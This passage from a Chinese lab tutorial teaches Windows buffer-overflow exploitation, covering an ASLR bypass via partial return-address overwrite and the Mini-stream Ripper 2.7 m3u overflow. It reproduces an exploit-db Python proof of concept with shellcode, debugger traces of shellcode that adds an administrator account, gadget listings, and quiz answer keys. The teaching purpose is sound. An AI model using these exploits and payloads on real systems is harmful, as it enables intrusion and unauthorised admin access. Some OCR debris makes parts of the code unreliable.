你再观察此时的返回地址变成了 0x008D9090，返回地址前面也被覆盖为 \x90\x90...。也就是说，我们的输入造成了缓冲区溢出，刚好把返回地址的低两个字节覆盖为\x90\x90了。然而前面我们知道，低两个字节是固定的所以我们可控的返回地址为 0x008D0000 到 0x008DFFFF，如果我们能在这个地址范围内找到 jmp esp 指令.....但是注意!!! jmp esp 跳到 shellcode 的办法在这里并不能用。因为我们不能覆盖到返回地址的高两个字节以下，一旦覆盖了返回地址的高字节，那么返回地址我们将不可控，因为我们硬编码了返回地址，而这个地址对应的指令是未知的，因此 shellcode 不能布置在返回地址后面，所以不能用 jmp esp 的办法跳到 shellcode。显然，我们可以把 shellcode 放到返回地址前面，然后把返回地址覆盖为跳到 shellcode 指令的地址。如果此时有某个寄存器指向我们的\x90\x90\x90....也就是 buffer 局部变量的起始地址或者起始地址下面，我们就可以用 jmp 该寄存器指令的地址覆盖返回地址。如果你注意看此时的寄存器窗口

Immunity Debugger - test3.exe - [CPU - main thread, module test3]

File View Debug Plugins Immlib Options Window Help Jobs

Registers (FPU)

EAX	00000000
ECX	00000000
EDX	0036FA58
EBX	00000000
ESP	0036FB5C
EBP	90909090
ESI	00000001
EDI	008D337C OFFSET test3.__native_startup
EIP	008D102A test3.008D102A
C 0	ES 002B 32bit 0 (FFFFFFFF)
P 1	CS 0023 32bit 0 (FFFFFFFF)
A 0	SS 002B 32bit 0 (FFFFFFFF)
Z 1	DS 002B 32bit 0 (FFFFFFFF)
S 0	FS 0053 32bit 7EFD0000 (FFF)
T 0	GS 002B 32bit 0 (FFFFFFFF)
D 0	
O 0	LastErr ERROR_SUCCESS (00000000)
EFL	00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0	empty g
ST1	empty g
ST2	empty g
ST3	empty g
ST4	empty g

Return to 008D9090

test.cpp:12. }

Address	Hex dump	ASCII
008D3000	FF FF FF FF FF FF FF FF	
008D3008	00 00 00 00 00 00 00 00
008D3010	FE FF FF FF 01 00 00 00	? □...
008D3018	F0 5B 5F 44 0F A4 A0 BB	餐 DO ?
008D3020	01 00 00 00 40 1B 12 00	□...@□□.

会发现 EDX=0x0036FA58, 而这个地址正是我们 buffer 的起始地址

Immunity Debugger - test3.exe - [CPU - main thread, module test3]

File View Debug Plugins Immlib Options Window Help Jobs

Registers (FPU)

EAX	00000000
ECX	00000000
EDX	0036FA58
EBX	00000000
ESP	0036FB5C
EBP	90909090
ESI	00000001
EDI	008D337C OFFSET test3.__native_startup_lock
EIP	008D102A test3.008D102A
C 0	ES 002B 32bit 0 (FFFFFFFF)
P 1	CS 0023 32bit 0 (FFFFFFFF)
A 0	SS 002B 32bit 0 (FFFFFFFF)
Z 1	DS 002B 32bit 0 (FFFFFFFF)
S 0	FS 0053 32bit 7EFD0000 (FFF)
T 0	GS 002B 32bit 0 (FFFFFFFF)
D 0	
O 0	LastErr ERROR_SUCCESS (00000000)
EFL	00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0	empty g
ST1	empty g
ST2	empty g
ST3	empty g
ST4	empty g

Return to 008D9090

test.cpp:12. }

Address	Hex dump	ASCII
008D3000	FF FF FF FF FF FF FF FF	
008D3008	00 00 00 00 00 00 00 00
008D3010	FE FF FF FF 01 00 00 00	? □...
008D3018	F0 5B 5F 44 0F A4 A0 BB	餐 DO ?
008D3020	01 00 00 00 40 1B 12 00	□...@□□.
008D3028	F0 12 12 00 00 00 00 00	?□.....
008D3030	00 00 00 00 00 00 00 00
008D3038	00 00 00 00 00 00 00 00
008D3040	00 00 00 00 00 00 00 00
008D3048	00 00 00 00 00 00 00 00
008D3050	00 00 00 00 00 00 00 00

因此,我们可以在 0x008D0000-0x008DFFFF 的范围内找到一条 jmp edx 指令, 用 jmp edx 指令地址覆盖返回地址, 就可以成功跳到我们可控的缓冲区。很快我在 0x008D1040 找到了一条, 它的高两个字节不用管, 系统会自动帮我们加上。


```


    {
        jmp edx
    }
    return 0;
}

```

你可以在 C 盘找到这个 test4.exe，运行它



似乎 shellcode 没有成功执行。我们动态跟踪一下，用调试器载入，来到 test 函数



Immunity Debugger - test.exe - [CPU - main thread, module test]

File View Debug Plugins ImmLib Options Window Help Jobs

00021040 . FFE2 JMP EDX
 00021042 . 33C0 XOR EAX,EAX
 00021044 . 5D POP EBP
 00021045 . C3 RETN
 00021046 . 68 12140200 PUSH test._RTC_Terminate
 0002104B . E8 85030000 CALL test.atexit
 00021050 . A1 44300200 MOV EAX,DWORD PTR DS:[_newmode]
 00021055 . C70424 34300200 MOV DWORD PTR SS:[ESP],OFFSET test.startinfo
 0002105C . FF35 40300200 PUSH DWORD PTR DS:[_dowildcard]
 00021062 . A3 34300200 MOV DWORD PTR DS:[startinfo],EAX
 00021067 . 68 24300200 PUSH OFFSET test.envp
 0002106C . 68 28300200 PUSH OFFSET test.argv
 00021071 . 68 20300200 PUSH OFFSET test.argc
 00021076 . FF15 94200200 CALL DWORD PTR DS:[<MSVCR100.__getmain
 0002107C . 83C4 14 ADD ESP,14
 0002107F . A3 30300200 MOV DWORD PTR DS:[argret],EAX
 00021084 . 85C0 TEST EAX,EAX
 00021086 . 79 08 JNS SHORT test.00021090
 00021088 . 6A 08 PUSH 8
 0002108A . E8 9F020000 CALL test.__amag_exit

Registers (FPU)
 EAX 00000000
 ECX 00000000
 EDX 001BF910
 EBX 00000000
 ESP 001BFA18
 EBP 90909090
 ESI 00000001
 EDI 0002337C OFFSET test._native_startup_lock
 EIP 00021040 test.00021040
 C 0 ES 002B 32bit 0 (FFFFFFFF)
 P 1 CS 0023 32bit 0 (FFFFFFFF)
 A 0 SS 002B 32bit 0 (FFFFFFFF)
 Z 1 DS 002B 32bit 0 (FFFFFFFF)
 S 0 FS 0053 32bit 7EFD0000 (FFF)
 T 0 GS 002B 32bit 0 (FFFFFFFF)
 D 0
 O 0 LastErr ERROR_SUCCESS (00000000)
 EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
 ST0 empty g
 ST1 empty g
 ST2 empty g

test.cpp:20. jmp edx

Address Hex dump ASCII
 00023000 FF FF FF FF FF FF FF FF
 00023008 00 00 00 00 00 00 00 00
 00023010 FE FF FF FF 01 00 00 00

Immunity Debugger - test.exe - [CPU - main thread]

File View Debug Plugins ImmLib Options Window Help Jobs

001BF910 31D2 XOR EDX,EDX
 001BF912 B2 30 MOV DL,30
 001BF914 64:8B12 MOV EDX,DWORD PTR FS:[EDX]
 001BF917 8B52 0C MOV EDX,DWORD PTR DS:[EDX+C]
 001BF91A 8B52 1C MOV EDX,DWORD PTR DS:[EDX+1C]
 001BF91D 8B42 08 MOV EAX,DWORD PTR DS:[EDX+8]
 001BF920 8B72 20 MOV ESI,DWORD PTR DS:[EDX+20]
 001BF923 8B12 MOV EDX,DWORD PTR DS:[EDX]
 001BF925 807E 0C 33 CMP BYTE PTR DS:[ESI+C],33
 001BF929 75 F2 JNZ SHORT 001BF91D
 001BF92B 89C7 MOV EDI,EAX
 001BF92D 0378 3C ADD EDI,DWORD PTR DS:[EAX+3C]
 001BF930 8B57 78 MOV EDX,DWORD PTR DS:[EDI+78]
 001BF933 01C2 ADD EDX,EAX
 001BF935 8B7A 20 MOV EDI,DWORD PTR DS:[EDX+20]
 001BF938 01C7 ADD EDI,EAX
 001BF93A 31ED XOR EBP,EBP
 001BF93C 8B34AF MOV ESI,DWORD PTR DS:[EDI+EBP*4]
 001BF93F 01C6 ADD ESI,EAX
 001BF941 45 INC EBP

Registers (FPU)
 EAX 00000000
 ECX 00000000
 EDX 001BF910
 EBX 00000000
 ESP 001BFA18
 EBP 90909090
 ESI 00000001
 EDI 0002337C OFFSET test._native_startup_lock
 EIP 001BF910
 C 0 ES 002B 32bit 0 (FFFFFFFF)
 P 1 CS 0023 32bit 0 (FFFFFFFF)
 A 0 SS 002B 32bit 0 (FFFFFFFF)
 Z 1 DS 002B 32bit 0 (FFFFFFFF)
 S 0 FS 0053 32bit 7EFD0000 (FFF)
 T 0 GS 002B 32bit 0 (FFFFFFFF)
 D 0
 O 0 LastErr ERROR_SUCCESS (00000000)
 EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
 ST0 empty g
 ST1 empty g
 ST2 empty g

Address Hex dump ASCII
 00023000 FF FF FF FF FF FF FF FF
 00023008 00 00 00 00 00 00 00 00
 00023010 FE FF FF FF 01 00 00 00
 00023018 0C 09 4E 9C F6 B1 63 ..N...
 00023020 01 00 00 00 40 1B 5B 00
 00023028 F0 12 5B 00 00 00 00 00

到这里看起来都还正常啊，能执行到我们的 shellcode，继续往下单步执行

Immunity Debugger - test.exe - [CPU - main thread]

File View Debug Plugins Immlib Options Window Help Jobs

l e m t w h c P k b z r ... s ? New York City based media company is looking

001BF981 68 726F7570 PUSH 70756F72
 001BF986 68 63616C67 PUSH 676C6163
 001BF98B 68 74206C6F PUSH 6F6C2074
 001BF990 68 26206E65 PUSH 656E2026
 001BF995 68 44442026 PUSH 26204444
 001BF99A 68 6E202F41 PUSH 412F206E
 001BF99F 68 726F4B33 PUSH 334B6F72
 001BF9A4 68 336E2042 PUSH 42206E33
 001BF9A9 68 42726F4B PUSH 4B6F7242
 001BF9AE 68 73657220 PUSH 20726573
 001BF9B3 68 65742075 PUSH 75207465
 001BF9B8 68 2F63206E PUSH 6E20632F
 001BF9BD 68 65786520 PUSH 20657865
 001BF9C2 68 63636D64 PUSH 646D6363
 001BF9C7 2E: PREFIX CS:
 001BF9C8 65:78 65 JS SHORT 001BFA30
 001BF9CB 202F AND BYTE PTR DS:[EDI],CH
 001BF9CD 6320 ARPL WORD PTR DS:[EAX],SP
 001BF9E1 6E OUTS DX, BYTE PTR ES:[EDI]
 001BF9E0 65:74 20 JE SHORT 001BF9F3

CH=00
 DS:[769A2FF1]=8B

Registers (FPU)

EAX 76910000 kernel32.76910000
 ECX 00000000
 EDX 769CFF70 kernel32.769CFF70
 EBX 00000000
 ESP 001BF9C4
 EBP 00000518
 ESI 769D9A51 ASCII "WinExec"
 EDI 769A2FF1 kernel32.WinExec
 EIP 001BF9CB
 C 0 ES 002B 32bit 0 (FFFFFFFF)
 P 0 CS 0023 32bit 0 (FFFFFFFF)
 A 0 SS 002B 32bit 0 (FFFFFFFF)
 Z 0 DS 002B 32bit 0 (FFFFFFFF)
 S 0 FS 0053 32bit 7EFD0000 (FFF)
 T 0 GS 002B 32bit 0 (FFFFFFFF)
 D 0
 O 0 LastErr ERROR_SUCCESS (00000000)
 EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
 ST0 empty g
 ST1 empty g
 ST2 empty g

Address Hex dump ASCII

00023000 FF FF FF FF FF FF FF FF
 00023008 00 00 00 00 00 00 00 00
 00023010 FE FF FF FF 01 00 00 00 ? 0...
 00023018 0C 09 4E 9C F3 F6 B1 63 ..N溢截c
 00023020 01 00 00 00 40 1B 5B 00 0...0[]
 00023028 F0 12 5B 00 00 00 00 00 ?[....
 00023030 00 00 00 00 00 00 00 00
 00023038 00 00 00 00 00 00 00 00
 00023040 00 00 00 00 00 00 00 00
 00023048 00 00 00 00 00 00 00 00
 00023050 00 00 00 00 00 00 00 00
 00023058 00 00 00 00 00 00 00 00
 00023060 00 00 00 00 00 00 00 00
 00023068 00 00 00 00 00 00 00 00
 00023070 00 00 00 00 00 00 00 00

001BF9C4 2E646D63 cmd.
 001BF9C8 20657865 exe
 001BF9CC 6E20632F /c n
 001BF9D0 75207465 et u
 001BF9D4 20726573 ser
 001BF9D8 4B6F7242 BroK
 001BF9DC 42206E33 3n B
 001BF9E0 334B6F72 roK3
 001BF9E4 412F206E n /A
 001BF9E8 26204444 DD ;
 001BF9EC 656E2026 ; ne
 001BF9F0 6F6C2074 t lo
 001BF9F4 676C6163 calg
 001BF9F8 70756F72 roup
 001BF9FC 6D644120 Adm
 001BFA00 73696E69 inis

[11:04:48] Access violation when writing to [769A2FF1] - use Shift+F7/F8/F9 to pass exception to program

执行到这一句

001BF9CB 202F AND BYTE PTR DS:[EDI],CH

就无法继续, 程序显示发生访问异常。原来是我们的 shellcode 出问题了, 现在你所要做的, 就是重新找一个 shellcode 替换前面的 shellcode 就好了。到这里, 我们控制了程序流程, 成功绕过 ASLR。然而你会发现, 实际上 ASLR 已经给攻击者造成了非常多的麻烦, 如我们在源码中加入

```
_asm
{
    lea edx,buffer
}
```

才使得 EDX 刚好指向我们的 shellcode, 实际中你也许并不能找到某个寄存器指向我们的 shellcode, 也许你足够幸运的话或许有, 这纯考验人品。所以当你在绕过 ASLR 中, 发现某个模块没有开启 ASLR(包括系统模块和程序自带 dll, 但是注意截断符(x00), 不用想了, 直接用它们。

5.2.1. 练习



以下说法不正确的是：【单选题】

- 【A】 可以攻击未启用 ASLR 模块绕过 ASLR 保护
- 【B】 部分覆盖返回地址绕过 ASLR 技术可以把 shellcode 放在返回地址后面
- 【C】 可以覆盖 SEH 异常处理绕过 ASLR。
- 【D】 在 Win7 默认开启了 ASLR 保护机制

答案: B

6 实验报告要求

参考实验原理与相关介绍, 完成实验任务, 并对实验结果进行分析, 完成思考题目, 总结实验的心得体会, 并提出实验的改进意见。

7 分析与思考

- 1) 本题如何利用未开启 ASLR 模块绕过 ASLR 机制保护

8 配套学习资源

<http://www.netfairy.net>

从零开始学习软件漏洞挖掘系列教程第七篇: 实战挖掘 Mini-stream Ripper 缓冲区溢出漏洞

1 实验简介

- 实验所属系列: 系统安全
- 实验对象: 本科/专科信息安全专业
- 相关课程及专业: 计算机网络
- 实验时数(学分): 2 学时
- 实验类别: 实践实验类

2 实验目的

通过利用一个存在漏洞的程序, 巩固前面学过的知识。

【注意】由于环境原因, 你在实验看到的地址和我的不一样, 后面要填充的字符也不一样, 不要照搬我的, 否则你将失败, 一切以你在实验过程中看到的为准!

3 预备知识

1. 关于 Mini-stream Ripper2.7 缓冲区溢出漏洞

2015-3-6 TUNISIAN CYBER 在 exploit-db 报告了一个 Mini-stream Ripper 缓冲区溢出漏洞, 原文见 <https://www.exploit-db.com/exploits/36501/>。。。。。

报告指出通过构造一个恶意 m3u 文件, 诱使受害用户打开文件, 可以执行任意代码。

2. 关于 m3u 文件的知识

M3U 本质上说不是音频文件, 它是音频文件的列表文件。你下载下来打开它, 播放软件并不是播放它, 而是根据它的记录找到网络地址进行在线播放。M3U 文件的大小很小, 也就是因为它里面没有任何音频数据。把 M3U 文件直接转换为音频文件是不可能的, 除非你把它指向的音频文件下载下来再作处理……

m3u 格式的文件只是一个目录文件, 提供了一个指向其他位置的音频视频文件的索引, 你播放的还是那些被指向的文件, 用记事本打开 m3u 文件可以查看所指向文件的地址及文件的属性, 以选用合适播放器播放。

4 实验环境



服务器: Windows 7 SP1 , IP 地址: 随机分配

辅助工具: Immunity Debugger, python2.7

5 实验步骤

黑客帝国 II 经典台词: 什么是控制? 我们随时可以把这些机器关掉。这句话一直深深烙印在我的脑海里。以前这对于什么都不懂的我来说这遥不可及, 然而, 今天这不再是幻想。下面带大家实践如何控制机器执行任意代码:

我们的任务分为 2 个部分:

1. 验证 Mini-stream Ripper2.7 存在漏洞。
2. 利用 Mini-stream Ripper2.7 漏洞执行任意代码。

5.1 实验任务一

任务描述: 构造超长的 m3u 验证 Mini-stream Ripper2.7 存在缓冲区溢出漏洞, 并验证 db-exploit 给出的 Poc(漏洞利用证明)。

1. 首先在 Win7 正确安装好 Mini-stream Ripper2.7。用下面的 python2.7 产生 30000 字符长的 m3u 文件。

```
filename="C:\\test.m3u" #待写入的文件名
myfile=open(filename,'w') #以写方式打开文件
filedata="A"*30000 #待写入的数据
myfile.write(filedata) #写入数据
myfile.close() #关闭文件
```

运行这段 python 代码, 在 C 盘下找到 test.m3u 文件。然后用 Mini-stream Ripper2.7 打开



Boom!!! 程序崩溃了。不管是否这是可利用的漏洞，至少这个程序有 bug。因为它没有检查我们的输入。

下面摘自 <https://www.exploit-db.com/exploits/36501/> 的漏洞证明代码:

```
#!/usr/bin/env python
#[+] Author: TUNISIAN CYBER
#[+] Exploit Title: Mini-stream Ripper v2.7.7.100 Local Buffer Overflow
#[+] Date: 25-03-2015
#[+] Type: Local Exploits
#[+] Tested on: WinXp/Windows 7 Pro
#[+] Vendor:
http://software-files-a.cnet.com/s/software/10/65/60/43/Mini-streamRipper.exe?token
=1427334864_8d9c5d7d948871f54ae14ed9304d1ddf&fileName=Mini-streamRipper.
exe
#[+] Friendly Sites: sec4ever.com
#[+] Twitter: @TCYB3R
#[+] Original POC:
# http://www.exploit-db.com/exploits/11197/
#POC:
#IMG1:
#http://i.imgur.com/ifXYgwx.png
#IMG2:
#http://i.imgur.com/ZMisj6R.png
from struct import pack
file="c:\\crack.m3u"
junk="\x41"*35032
eip=pack('<I',0x7C9D30D7)
junk2="\x44"*4
#Messagebox Shellcode (113 bytes) - Any Windows Version By Giuseppe D'Amore
#http://www.exploit-db.com/exploits/28996/
```

```

shellcode= ("x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
            "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
            "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
            "\x34\xaf\x01\xc6\x45\x81\x3e\x46\x61\x74\x61\x75\xf2\x81\x7e"
            "\x08\x45\x78\x69\x74\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c"
            "\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x79\x74"
            "\x65\x01\x68\x6b\x65\x6e\x42\x68\x20\x42\x72\x6f\x89\xe1\xfe"
            "\x49\x0b\x31\xc0\x51\x50\xff\xd7")

writeFile = open (file, "w")
writeFile.write(junk+eip+junk2+shellcode)
writeFile.close()

```

我们运行这段 python 代码，在 C:\ 产生了 crack.m3u 文件。试着用 Mini-stream Ripper2.7 打开



程序报错，但是并没有执行 shellcode。前面的 Poc 有下面这句话
#MessageBox Shellcode (113 bytes) - Any Windows Version By Giuseppe D'Amore

MessageBox Shellcode, MessageBox 是一个弹框的 API 函数，可以推测 shellcode 功能是弹框，但是在我的电脑没有看到 shellcode 执行成功，你可以复制这个 POC 代码，运行它，也看到它没利用成功（或者你真的幸运的话，会成功的）。又或者你试着理解它并编译自己的可以成功利用的 Exploit；在者你就从头开始编写自己的 Exploit。啰嗦下：除非你真能够快速的反汇编和读懂 shellcode，否则我建议你不要拿到一个 Exploit（特别是已经编译了的可执行文件）就运行它，假如它仅仅是为了在你电脑上开一个后门呢？问题是：Exploit 作者是怎样开发他们的利用程序的呢？从检测可能存在的问题到编写可以 利用成功的 Exploit 这个过程是怎么样的呢？您如何使用漏洞信息，编写自己的 Exploit 呢？下面带领大家完成这个过程。

5.1.2. 练习



以下说法正确的是？【单选题】

- 【A】 exploit-db 提供的 Exploit 在我们的系统总是可用的。
- 【B】 m3u 是视频格式文件。
- 【C】 能控制 EIP 就一定能执行任意代码
- 【D】 拿到一个 Exploit 应该在我们的虚拟机测试它


答案：D

5.2 实验任务二

任务描述：编写自己的 Exploit。

1. 通常你可以在漏洞报告中得到基本的信息。在本例中，基本信息有：“通过创建一个恶意的.m3u 文件将触发 Mini-stream Ripper2.7 缓冲区溢出利用。”这些报告往往没什么特别之处，但在多数情况下，你会从中得到一些灵感来模拟一次崩溃或让程序行为异常。如果没有，那么第一个发现的安全研究人员可能会透露给供应商，给他们机会修补...或者只是想保密为他/她所用。

前面我们知道 Mini-stream Ripper2.7 确实存在 bug。很明显，一个程序的崩溃并不都意味着存在可利用的漏洞，在多数情况下，程序崩溃并不能利用，但是有时候是可以利用的。“可利用”，我是指你可以让程序做出“越轨”的事... 比如执行你自己的代码，让一个做越轨的事最简单的方法是控制它的执行流程（让它指向别是什么地方）。可通过控制指令指针（EIP），这个 CPU 寄存器永远指向下一条要执行的指令地址。为了观察程序崩溃现场，我们用 Immunity Debugger 载入程序并运行，然后载入前面的 30000 个字符的 test.m3u 文件



程序中断，观察此时的调试器，发现 EIP 已经被覆盖为 0x41414141(AAAA)，再看堆栈窗口，堆栈被覆盖了一堆 A。由此我们可以知道，通过构造恶意的 m3u 文件，可以造成缓冲区溢出，覆盖 EIP 执行任意代码，这不仅仅是一个 bug 了，因为我们控制了程序的流程。

小知识补充：在 Intel X86 上，采用小端字节序（moonife：地址低位存储值的低位，地址高位存储值的高位）所以你看到的 AAAA 其实是反序的 AAAA（就是如果你传进缓冲区的是 ABCD，EIP 的值将是 44434241: DCBA）。

前面我们的 m3u 文件里面都是“A”，我们无法确切的知道缓冲区的大小已至于我们无法把 shellcode 的起始地址写到 EIP，所以我们要定位保存的返回地址在缓冲区的偏移。但是在开始前，还记得我们前面讲过的 ASLR，GS，SafeSeh 吗？在这个例子中我们不需要考虑 SafeSeh 因为我不打算覆盖 SEH。可以使用 Immunity Debugger 的 mona 插件可以查看程序所有模块 ASLR，GS，SafeSeh 信息。Alt+L 切换到日志窗口，找到 SEH.txt 文件

```

0BADF00D [+] Results :
1002E5D9 0x1002e5d9 : pop ebx # pop eax # ret | [PAGE_EXECUTE_READ] [MSRfilter01.dll] ASLR: False, Rebase: False, SafeSEH: False, OS
1002E891 0x1002e891 : pop ebx # pop eax # ret | [PAGE_EXECUTE_READ] [MSRfilter01.dll] ASLR: False, Rebase: False, SafeSEH: False, OS
0040715C 0x0040715c : pop ebx # pop ebp # ret 0x04 | startnull,asciiprint,ascii [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase:
0040718F 0x0040718f : pop ebx # pop ebp # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
004074FF 0x004074ff : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
0040750A 0x0040750a : pop edi # pop esi # ret 0x04 | startnull,ascii [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, Safe
004076CD 0x004076cd : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
004076E3 0x004076e3 : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
004076F0 0x004076f0 : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
0040CD87 0x0040cd87 : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
0040CD8E 0x0040cd8e : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
0040CDD8 0x0040cdd8 : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
0040DDFA 0x0040ddfa : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
0040DEBA 0x0040deba : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
0040E07F 0x0040e07f : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
00414DB1 0x00414db1 : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
00416C65 0x00416c65 : pop edi # pop esi # ret 0x04 | startnull,asciiprint,ascii,alphanum [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False,
00417151 0x00417151 : pop edi # pop esi # ret 0x04 | startnull,asciiprint,ascii,alphanum [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False,
0041B63A 0x0041b63a : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
0041C119 0x0041c119 : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open c:\logs\Ripper\seh.txt...
0BADF00D Found a total of 1033 pointers
0BADF00D
[+] This mona.py action took 0:00:28.449000
!mona seh

```

打开 SEH.txt 文件

